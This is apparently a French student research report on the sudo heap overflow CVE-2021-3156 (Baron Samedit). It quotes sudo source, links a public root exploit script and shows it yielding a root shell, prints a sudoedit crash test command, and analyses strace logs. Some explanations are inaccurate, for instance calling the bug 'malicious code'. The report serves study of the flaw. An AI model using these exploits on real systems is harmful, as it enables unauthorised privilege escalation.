

UNIVERSITÉ DU QUÉBEC EN OUTAOUAIS

PRÉSENTÉ À

Karim El Guemhioui

Raphaël Khoury

POUR

2025-1-INF4173-SO Projet synthèse

PAR

SIGOUIN VAILLANT, ROBIN (SIGR18069502)

Analyse de Baron Samedi

27 décembre 2024

Table des matières

Rapport de projet.....	3
Objectif du projet.....	3
Méthode de travaille	3
Embuche	3
Résolution	3
Outil utilisé.....	4
Point positif.....	Erreur ! Signet non défini.
Qu'est-ce que faits Baron Samedit CVE-2021-3156	4
Introduction	4
Les premières trouvailles.....	4
Pourquoi cela a-t-il pris 10 ans.....	7
Epss (Exploit Prediction Scoring System)	7
Analyse syntaxique	8
Débordement de la mémoire tampon.....	8
Sudoedit	9
Accès au privilège racine.....	9
Prévention.....	9
Test.....	9
Ressource utiliser	9
Analyse.....	10
Résultat	13
Conclusion.....	13
Remerciement.....	13
Reference.....	13
Annex 1	15
Annex 2	17

Rapport de projet

Objectif du projet

Rappel

L'objectif de ce projet est de comprendre la vulnérabilité CVE-2021-3156 (Baron Samedi). Pour ce faire, il faudra effectuer des recherches, des tests et la rédaction d'un grand document explicatif. Ce projet est supervisé par Raphaël Khoury.

Méthode de travail

Il a fallu

- Apprendre à faire l'exploitation du script
- Utiliser les commandes Linux
- Comprendre comment lire des traces laissées par Strace
- Comprendre ce que fait Sudo
- Traduire plusieurs textes techniques en français
- Écrire un rapport sur la vulnérabilité
- Faire une présentation vidéo

Embuche

1. Strace a des mesures préventives qui empêchent les exploitations de sudo
2. Manque d'expertise dans ce domaine résultant en plusieurs pertes de temps
3. Comprendre la grande quantité de lignes fournies par Strace
4. Devoir recommencer une grande partie du projet

Résolution

1. Utilisation d'une commande qui est moins complexe, mais qui utilise la même vulnérabilité
2. Des points de vue externes m'ont été donnés
3. Avoir la réalisation qu'il fallait trois traces (une d'une machine vulnérable sans l'exploitation, mais qui est similaire à celle-ci, une d'une machine vulnérable qui subit l'exploitation et une d'une machine qui a été mise à jour qui subit l'exploitation) aux lieux de deux (d'une machine vulnérable qui subit l'exploitation et une d'une machine qui a été mise à jour qui subit l'exploitation) pour bien comprendre les interactions.
4. Trouver des points similaires à la main puis trouver leurs divergences

- Utiliser DeepSeck pour comprendre les interactions de Strace et les confirmer avec la documentation de Aqua Tracee

Outil utilisé

Les outils utilisés sont :

Aplication web :

DeepSeck : <https://deepseek.ai/>

Programme:

VMware

Machines virtuelle:

Ubuntu 20.04 (Sudo 1.8.31) : https://archive.org/details/ubuntu-20.04-desktop-amd64_202201

Debian 10 (Sudo 1.8.27): <https://archive.org/details/debianedu10.1.0>

Fedora 33 (Sudo 1.9.2) : https://archive.org/details/fedora-33-workstation-live-x86_64

Script :

exploit_nss.py développé par sleepya :

https://github.com/worawit/CVE-2021-3156/blob/main/exploit_nss.py

`sudoedit -s '\`perl -e 'print "A" x 65536'`

Fournis par Himanshu Kathpal (janvier 2021).

Qu'est-ce que fait Baron Samedi CVE-2021-3156

Introduction

En février 2021, une nouvelle vulnérabilité fut découverte. Elle a reçu le nom de CVE-2021-3156 . Celle-ci gagne le sobriquet de Baron Samedi, le même nom que le maître des morts selon les traditions Voodoo haïtien, car elle utilise la commande sudoedit et ce mot ressemble à Baron Samedi, Himanshu Kathpal (janvier 2021). Elle permet à n'importe quel utilisateur d'avoir accès aux privilèges racines, comme l'explique Himanshu Kathpal (janvier 2021). Ceci octroie d'installer et exécuter n'importe quel programme ou script. Ce texte tentera d'expliquer l'histoire de la découverte de cette vulnérabilité, comme elle arrive à avoir accès à ce privilège, qu'est-ce que ces privilèges peuvent faire et comment arrêter celle-ci.

Les premières trouvailles

La compagnie Qualys a étudié pendant plus d'années les mises à jours de sudo. Leurs groupes sont responsables de la découverte de la vulnérabilité expliquée dans ce document. Ils ont trouvé, en inspectant le code de façon manuel, qu'il y a 10 ans, du code malicieux, c'était fait ajouté. Ce code est présent dans les versions de sudo legacy 1.8.2 à 1.8.31p2 et la version stable 1.9.0 à 1.9.5p1. Ils ont

découvert que la fonction : `set_cmnd()` dans `sudoers_policy_main.c` condition le problème. En utilisant `soduedit` au lieu de `sudo`, un code va utiliser le mode : `MODE_EDIT` et `MODE_SHELL`, mais pas `MODE_RUN`.

```
-----
127 #define DEFAULT_VALID_FLAGS      (MODE_BACKGROUND|MODE_PRESERVE_ENV|MODE_RESET_HOME|MODE_LOGIN_SHELL|MOD
...
249     int valid_flags = DEFAULT_VALID_FLAGS;
...
267     proglen = strlen(progname);
268     if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
269         progname = "sodoedit";
270         mode = MODE_EDIT;
271         sudo_settings[ARG_SUDOEDIT].value = "true";
272     }
-----
```

Image et information provenant de l'article de Himanshu Kathpal. (Avril 21, 2025.).

Ceci va permet de sauter les lignes de code de 571 à 618. Cette section permet normalement la bonne analyse de l'information. Normalement, cette partie rajouterait : `(\0)` pour indiquer la fin de l'information et ferait une bonne analyse.

```
-----
571     if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
572         char **av, *cmd = NULL;
573         int ac = 1;
...
581         cmd = dst = reallocarray(NULL, cmd_size, 2);
...
587         for (av = argv; *av != NULL; av++) {
588             for (src = *av; *src != '\0'; src++) {
589                 /* quote potential meta characters */
590                 if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
591                     *dst++ = '\\';
592                 *dst++ = *src;
593             }
594             *dst++ = ' ';
595         }
...
600         ac += 2; /* -c cmd */
...
603         av = reallocarray(NULL, ac + 1, sizeof(char *));
...
609         av[0] = (char *)user_details.shell; /* plugin may override shell */
610         if (cmd != NULL) {
611             av[1] = "-c";
612             av[2] = cmd;
613         }
614         av[ac] = NULL;
615
616         argv = av;
617         argc = ac;
618     }
-----
```

Image et information provenant de l'article de Himanshu Kathpal. (Avril 21, 2025.).

De 852 à 857 a pour but de compter la longueur de la donnée, sans compter le backslash à la fin. Vu que l'analyse est erronée, lorsqu'il va passer à la ligne 866, l'argument devrait arrêter à un point. Celui-ci vérifie si à la section de l'argument présentement section est \\ et que la prochaine section est vide, pour indiquer qu'il n'y a plus rien dans l'argument. Cependant, vu que ce signe n'est pas présent, le code continue et mettra un espace vide à l'extérieur de la mémoire réservée. Ceci créera le débordement de mémoire tampon.


```

-----
819  if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
852      for (size = 0, av = NewArgv + 1; *av; av++)
853          size += strlen(*av) + 1;
854      if (size == 0 || (user_args = malloc(size)) == NULL) {
...
857      }
858      if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
...
864          for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
865              while (*from) {
866                  if (from[0] == '\\' && !isspace((unsigned char)from[1]))
867                      from++;
868                  *to++ = *from++;
869              }
870              *to++ = ' ';
871          }
...
884      }
...
886  }
-----

```

Image et information provenant de l'article de Himanshu Kathpal. (Avril 21, 2025.).

Puis arrivée à la boucle, celle-ci se répétait à l'infini causant le débordement de tampon. Ceci tue, temporairement, le mode sudoedit, que la vulnérabilité utilise, mais vous laissera les privilèges du super utilisateur racine que Sudo donne. (Ces informations viennent de Himanshu Kathpal. (Avril 21, 2025.) et LiveOverflow. (2021, 22 avril).)



```

Desktop  Downloads  Music  Public
Documents  exploit_nss.py  Pictures  Templates
test1@ubuntu:~$ python3 exploit_nss.py
# 1
: 1: 1: not found
# whoami
root
#

```


Image de ma machine virtuel ubuntu-20.04-desktop-amd64 qui subit un script

Pourquoi cela a-t-il pris 10 ans

Il y a plusieurs fonctions qui sont capables de générer du texte aléatoire pour tester des erreurs dans le système informatique. Alors pourquoi cette vulnérabilité n'a pas été trouvée plutôt en utilisant cette méthode. Un youtubeur, LiveOverflow, a fait l'expérience. Il a découvert que sans modification à son outil de fuzzing (AFL : (American Fuzzy Lop)) de façon à garantir que le fuzzing génèrent des arguments valides. Malheureusement, ces modifications ne fraient que faire planter , car sudoedit ne fonctionne pas de la même façon que sudo. Celui-ci ne pouvait pas prendre d'argument, donc il devait être modifié. En plus, un autre problème rencontré est que pour faire la méthode fuzzing est qu'il doit être en mode racine pour effectuer cette opération. Par conséquent, justifiée que l'état de super utilisateur fut atteint avec cette méthode est difficile. La combinaison de toute cette difficulté combinée rend cette tâche impossible à trouver purement par fuzzing (Information confirmée par LiveOverflow (2021, 22 avril)).

Epss (Exploit Prediction Scoring System)

Le score de Epss est une ressource utile pour comprendre l'importance d'une vulnérabilité. C'est un calcul fait par un groupe appelé First (Forum of Incident Response and Security Teams). Ce groupe estime une valeur entre 0 et 1, 0 étant nul et 1 comme une affirmation positive de 100%. Cette valeur représenterait la chance que cette vulnérabilité a été utilisée dans les 30 derniers jours. Le chiffre est élevé par le fait que cette vulnérabilité exploite sudo, elle permet une élévation des privilèges et il y a plusieurs preuves du concept trouvé sur internet. De plus, plusieurs systèmes détectés par Shodan ne seraient pas à jour et seraient donc toujours vulnérables. Aussi plusieurs attaques sont censées avoir été réussies par une combinaison de cette vulnérabilité et d'une autre. (Information provenant de FRIST)



Analyse syntaxique

Le parsing, ou Analyse syntaxique en français, est la façon de transformer l'information d'un langage informatique à un autre. Aussi, elle a le rôle de séparer les données, de leur fournir un numéro pour la rassembler et d'exécuter s'il s'agit de script (Information vient de Rayotebye). Dans le cas qui nous concerne, l'erreur d'analyse est causée parce qu'on contourne une étape de l'analyse avec sudoedit.

Débordement de la mémoire tampon

Comme expliqué par Cyber Management School, un débordement de tampon est un type de vulnérabilité qui sature de la mémoire tampon. Lorsque ceci se produit, les informations qui débordent sont enregistrées dans les adresses de mémoire adjacentes à cette cible. Ceci cause un crash, le système informatique retourne en arrière sans retirer le privilège de sudo et sans ces restrictions.

Sudo

Sudo est une série de commandes Unix et d'autre système d'opération basé sur Unix comme le système d'exploitation Linux et macOS. Celui-ci permet à un usager d'avoir accès à des ressources en ignorant le statut qu'il a. Donc si nous exécutons un fichier sans partager le mot de passe pour l'utilisateur racine. De plus, sudo a plusieurs mesures de sécurité qui limite les abus tels que :

- Un temps limité
- Une demande de mot de passe
- Un contrôle de ce que les utilisateurs peuvent faire
- Garder un journal de ce qui ces passés

En effet, sudo est donc une commande versatile, sécuritaire et puissante qui peut être utilisée pour avoir accès à des opérations impressionnantes. Ceci fait que cette commande est souvent étudiée par des experts pour des vulnérabilités et les réparer. (information approuvée par REDDY, P. H. K. (2024, 2 octobre)).

Sudoedit

Sudoedit est le nom non-compresser de sudo -e. Celui-ci sert à modifier des fichiers qui requerraient un privilège élevé pour les modifier

Accès au privilège racine

Qu'est-ce que l'accès racine? Sur un ordinateur, un serveur ou un réseau informatique, il y a plusieurs types d'accès : utilisateur, administrateur et racine/root. L'accès racine permet d'avoir le droit de faire presque tout, tandis que, l'administrateur a un peu moins de droit et l'utilisateur a encore moins de droit. Ce droit permet d'utiliser des logiciels, regarder des documents et exécuter des codes qui ne sont pas autorisés à l'utilisateur normal. (Définition vient de Anastasie Spasojevic (11 mars 2024).)

Prévention

Pour empêcher les ravages de ce problème, que doit-on faire? Il suffit de mettre à jour sudo avec les commandes suivantes :

```
sudo apt full-upgrade # (Debian/Ubuntu)
```

```
sudo dnf upgrade # (Fedora/RHEL)
```

Mais alors pourquoi, cette vulnérabilité a-t-elle toujours été aussi important ? Certaines infrastructures ne peuvent pas faire cette mise à jour, car cette action risque de modifier des informations ou des sections de leur infrastructure qui ne doivent pas changer. Alors pour eux ils devront manuellement trouver une réponse à ce problème.

Test

Ressource utiliser

Pour mieux comprendre comment une machine réagit à cette vulnérabilité, des tests ont été faits sur des machines virtuelles. Celles-ci sont : Ubuntu 20.04 (Sudo 1.8.31), Debian 10 (Sudo 1.8.27) et Fedora 33. Ceux-ci furent ciblés comme étant vulnérables par les experts de l'équipe de Qualys (Himanshu Kathpal. (Avril 21, 2025.)). Des tests ont été faits sur une machine vulnérable et une avec la mise à jour requies.

Strace

L'outil qui sera utilisé pour révéler les réactions de la machine. Il montrera : des allocations de mémoire, les fichiers créés et utilisés, les actions du script et ... Cependant, si celui-ci a de la difficulté à suivre les interactions avec sudo. En effet, si les informations sur ces forums :Superuser et Stackoverflow (Psqli (18-08-2019) est valide, il utilise un processus qui est appelé ptrace() qui n'a pas accès au super utilisateur. Dû à cela, lors de l'exécution du script, ptrace() va modifier le script est va empêcher toute à Sudo. Par chance, une commande connue pour vérifier si une machine est vulnérable : sudoedit -s '\`perl -e 'print "A" x 65536`' (Himanshu Kathpal. (Avril 21, 2025.)).

```
test@ubuntu:~$ strace -f -o python_trace.log python3 exploit_nss.py
Traceback (most recent call last):
  File "exploit_nss.py", line 220, in <module>
    assert check_is_vuln(), "target is patched"
  File "exploit_nss.py", line 51, in check_is_vuln
    assert err.startswith('usage: ') or "invalid mode flags " in err, err
AssertionError: sudoedit: effective uid is not 0, is sudo installed setuid root
?
```

Analyse

La première chose à savoir est que cette commande est très simple et elle ne contient pas de commande malicieuse supplémentaire. Elle est capable de faire le débordement de la mémoire tampon et l'erreur d'analyse, mais sans plus. Elle est une preuve de compte.

```
Desktop Downloads Music Public
Documents exploit_nss.py Pictures Templates
test1@ubuntu:~$ python3 exploit_nss.py
# 1
: 1: 1: not found
# whoami
root
#
```

Image de ma machine virtuel ubuntu-20.04-desktop-amd64 qui subit un script

```
test@ubuntu:~$ sudoedit -s '\`perl -e 'print "A" x 65536'`'
malloc(): corrupted top size
Aborted (core dumped)
```

Image de ma machine virtuel ubuntu-20.04-desktop-amd64 commande qui subit PoC

```
test1@ubuntu:~$ sudoedit -s '\`perl -e 'print "A" x 65536'`'
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] file ...
test1@ubuntu:~$
```

Ma machine virtuel ubuntu-20.04-desktop-amd64, qui subit PoC mais avec un sudo mise à jour

Différence

L'analyse suivante utilise les définitions données par Aqua tracee et une interprétation de Deepseek. La combinaison des deux permet une meilleure compréhension de certaines lignes de plusieurs pages de texte.

De 283

```

write(2, "usage: sudoedit [-AknS] [-r role"... , 77usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host]
write(2, "\n", 1)
)
= 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, " ", 1) = 1
write(2, "prompt" [-T timeout] [-u user] f"... , 39prompt" [-T timeout] [-u user] file ...) = 39
write(2, "\n", 1)
)
= 1
exit_group(1) = ?
+++ exited with 1 +++

```

La machine vulnérable, elle prépare une librairie de sudo.

```

284 stat("/usr/lib/sudo/sudoers.so", {st_mode=S_IFREG|0644, st_size=392976, ...}) = 0
285 futex(0x7fc0de44a0c8, FUTEX_WAKE_PRIVATE, 2147483647) = 0
286 openat(AT_FDCWD, "/usr/lib/sudo/sudoers.so", O_RDONLY|O_CLOEXEC) = 3
287 read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\3\0\0\1\0\0\0\212\0\0\0\0\0\0...", 832) = 832
288 fstat(3, {st_mode=S_IFREG|0644, st_size=392976, ...}) = 0
289 mmap(NULL, 397544, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fc0dde3a000
290 mprotect(0x7fc0dde41000, 352256, PROT_NONE) = 0
291 mmap(0x7fc0dde41000, 237568, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x7000) = 0x7fc0dde41000
292 mmap(0x7fc0dde7b000, 110592, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x41000) = 0x7fc0dde7b000
293 mmap(0x7fc0dde97000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x5c000) = 0x7fc0dde97000
294 mmap(0x7fc0dde9b000, 232, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7fc0dde9b000

```

Image de la machine non vulnérable

De 423

Commande avec le \

```
423 writev(2, [{iov_base="malloc(): corrupted top size", iov_len=28}, {iov_base="\n", iov_len=1}], 2, malloc(): corrupted top size
424 ) = 29
425 mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc0de78c000
426 rt_sigprocmask(SIG_UNBLOCK, [ABRT], NULL, 8) = 0
427 rt_sigprocmask(SIG_BLOCK, ~[RTMIN RT_1], [], 8) = 0
428 getpid() = 7369
429 gettid() = 7369
430 tkill(7369, 7369, SIGABRT) = 0
431 rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
432 --- SIGABRT {si_signo=SIGABRT, si_code=SI_TKILL, si_pid=7369, si_uid=1000} ---
433 +++ killed by SIGABRT (core dumped) +++
```

La fonction `writv` détecte une erreur `malloc()`, qui est une erreur de gestion de la mémoire tampon. Après, elle tente de faire une gestion de mémoire qui échoue. Par conséquent, `rt_sigprocmask` autorise l'action `ABRT` et le second de tout arrêter, sauf le l'horloge. Par la suite, elle place le signal d'abandon (`SIGABRT`) (des développeurs de Apple) et l'exécute dans le thread.

Commande sans le \

```
422 close(4) = 0
423 mmap(NULL, 266240, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f37c805b000
424 mmap(NULL, 266240, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f37c801a000
425 socket(AF_UNIX, SOCK_STREAM|SOCK_CLOEXEC|SOCK_NONBLOCK, 0) = 4
426 connect(4, {sa_family=AF_UNIX, sun_path="/var/run/nscd/socket"}, 110) = -1 ENOENT (No such file or directory)
427 close(4) = 0
```

Dans la version sans la corruption, la machine réserve 2 sections de mémoire. Puis, elle tente de les connecter au Name Service Cache Daemon (`nscd`) via le socket. Celle-ci échoue.

Résultat

Le backslash cause l'erreur `maloc()` en faisant une interaction avec le `mprotect()`. Cette interaction est dû à la gestion de la mémoire fait par GNU C Library (`glibc`) appelé à la ligne 69. Cette commande crée les limites qui seront débordé plus tard. Après la correction, la ligne 80 ne fait plus le `mprotect()` et la 277 reçoit une connexion de Netlink.

Conclusion

Malgré les embuches rencontrées, la recherche fut produite. Les résultats auraient dû être plus intéressant, si un outil de trace plus adapté à la situation aurait été trouvé pour analyser le scripte au lieux de la commande.

Remerciement

Un remerciement à Raphaël Khoury pour l'opportunité de m'avoir présenté un projet aussi intéressant.

Un remerciement à LiveOverflow et Kathpal, H. pour leur documentation déjà existante.

Reference

Anastasia Spasojevic. (11 March 2024). *Qu'est-ce que l'accès root/le privilège root ?* phoenixNAP.

<https://www.phoenixnap.fr/glossaire/qu'est-ce-que-l'accès-root>

Aqua tracee (s.d.) mprotect *aqua trace*

<https://aquasecurity.github.io/tracee/v0.19/docs/events/builtin/syscalls/mprotect/>

Aqua tracee (s.d.) mmap. *aqua trace*

<https://aquasecurity.github.io/tracee/v0.19/docs/events/builtin/syscalls/mmap/>

Attie. (18, Aout 2020). *Why does sudo fail with strace?* Superuser.

<https://superuser.com/questions/1578875/why-does-sudo-fail-with-strace>

Cyber Management School. (19 Février 2025). *Qu'est-ce qu'une attaque par débordement de tampon ?*

<https://www.cyber-management-school.com/ecole/les-fondamentaux-de-la-cybersecurite/quest-ce-quune-attaque-par-debordement-de-tampon/>

Deepseek (s.d.)Deepseek

<https://chat.deepseek.com>

développeur Apple (s.d.) EXC_CRASH (SIGABRT) The process terminated because it received an abort signal. *Apple developor*

<https://developer.apple.com/documentation/xcode/sigabrt>

FIRST. (n.d.). *The Exploit Prediction Scoring System (EPSS)*.

<https://www.first.org/epss/>

Kathpal, H. (21 Avril 2025). **CVE-2021-3156: Heap-based buffer overflow in sudo (Baron Samedit)**. Qualys Security Blog.

<https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit>

Kelly, E. (26 Novembre 2023). *The story of Baron Samedi, the voodoo master of death who loves cigars, rum, and dirty jokes*. All That's Interesting.

<https://allthatsinteresting.com/baron-samedi>

Kerrisk, M. (30 Juin 2024). *strace(1) — Linux manual page*. man7.org.

<https://man7.org/linux/man-pages/man1/strace.1.html>

LiveOverflow. (22 Avril 2021). **How SUDO on Linux was HACKED! // CVE-2021-3156** [Video]. YouTube.

<https://www.youtube.com/watch?v=TLa2VqcGGEQ>

LiveOverflow. (22 April 2021). **sudo - Baron Samedit CVE-2021-3156.**

<https://liveoverflow.com/critical-sudo-vulnerability-walkthrough-cve-2021-3156/>

Psqli. (18, Aout 2019). *Cannot strace sudo; reports that effective uid is nonzero*. Stack Overflow.

<https://stackoverflow.com/questions/34279612/cannot-strace-sudo-reports-that-effective-uid-is-nonzero>

Rayotebye. (n.d.). *What is parsing? (A complete guide)*. Rayobyte.

<https://rayobyte.com/blog/what-is-parsing/>

Reddy, P. H. K. (2, October 2024). *A detailed guide to sudoedit and sudoreplay in Linux*. Medium.

<https://hemanthkumarreddy739.medium.com/a-detailed-guide-to-sudoedit-and-sudoreplay-in-linux-124bcca0a729>

Tutoriel Linux: Comment modifier un fichier système avec sudoedit en préservant l'environnement utilisateur appelant. (n.d.).

<https://fr.linux-console.net/?p=10583>

Annex 1

Explication directe de Deepseek avec la ligne complaite

This output shows a ``recvmsg()`` system call receiving a Netlink message containing detailed network interface information. Let me break it down:

System Call Overview

- ``recvmsg(3, ...)`` - Receives a message on socket descriptor 3 (a Netlink socket)
- Returns ``1412`` (bytes received)

Netlink Message Structure

1. **Message Header**:

```
```c
{
 len=1412, // Total message length
 type=RTM_NEWLINK, // Message type (new link notification)
 flags=NLM_F_MULTI, // Flag indicating more messages follow
 seq=1745377672, // Sequence number
 pid=1928 // Process ID of sender
}
```
```

2. **Interface Info**:

```
```c
```

```

{
 ifi_family=AF_UNSPEC, // Address family (unspecified)
 ifi_type=ARPHRD_ETHER, // Hardware type (Ethernet)
 ifi_index=if_nametoindex("ens38"), // Interface index
 ifi_flags=IFF_UP|IFF_BROADCAST|IFF_RUNNING|IFF_MULTICAST|IFF_LOWER_UP, // Interface flags
 ifi_change=0 // Change mask
}
...

```

### ### Network Interface Attributes (Nested NLAs)

The message contains numerous Netlink Attributes (NLAs) describing the interface:

#### 1. **\*\*Basic Info\*\***:

- `IFLA\_IFNAME`: "ens38" (interface name)
- `IFLA\_TXQLEN`: 1000 (transmit queue length)
- `IFLA\_MTU`: 1500 (standard Ethernet MTU)
- `IFLA\_ADDRESS`: 00:0c:29:b3:fa:fa (MAC address)
- `IFLA\_BROADCAST`: ff:ff:ff:ff:ff:ff (broadcast address)

#### 2. **\*\*Operational State\*\***:

- `IFLA\_OPERSTATE`: 6 (IF\_OPER\_UP)
- `IFLA\_CARRIER`: 1 (carrier detected)
- `IFLA\_PROTO\_DOWN`: 0 (protocol not down)

#### 3. **\*\*Statistics\*\***:

- Both `IFLA\_STATS` and `IFLA\_STATS64` show:
  - 253 packets received, 227 packets transmitted
  - 319,352 bytes received, 19,490 bytes transmitted
  - No errors or drops

#### 4. **\*\*Queue/Offload Info\*\***:

- `IFLA\_GSO\_MAX\_SEGS`: 65535
- `IFLA\_GSO\_MAX\_SIZE`: 65536
- `IFLA\_QDISC`: "fq\_codel" (Fair Queue CoDel discipline)

#### 5. **\*\*IP Configuration\*\*** (AF\_SPEC):

- **\*\*IPv4\*\*** (`AF\_INET`):
  - Forwarding disabled
  - Accept redirects enabled
  - ARP filter mode 2 (strict)
- **\*\*IPv6\*\*** (`AF\_INET6`):
  - Forwarding disabled
  - Accept RAs disabled
  - Hop limit: 64
  - MTU: 1500
  - Address autoconfiguration enabled

#### ### Context

This is a typical response you'd see from:

1. Tools like `ip link show`
2. Network monitoring applications
3. Kernel notifications about interface changes

The message provides a complete snapshot of the "ens38" interface's configuration and state, including both hardware characteristics and protocol-level configurations. The `NLM\_F\_MULTI` flag suggests this is part of a dump operation where more messages may follow.

#### [Annex 2](#)

Le résultat des opérations strace sera envoyer par courriel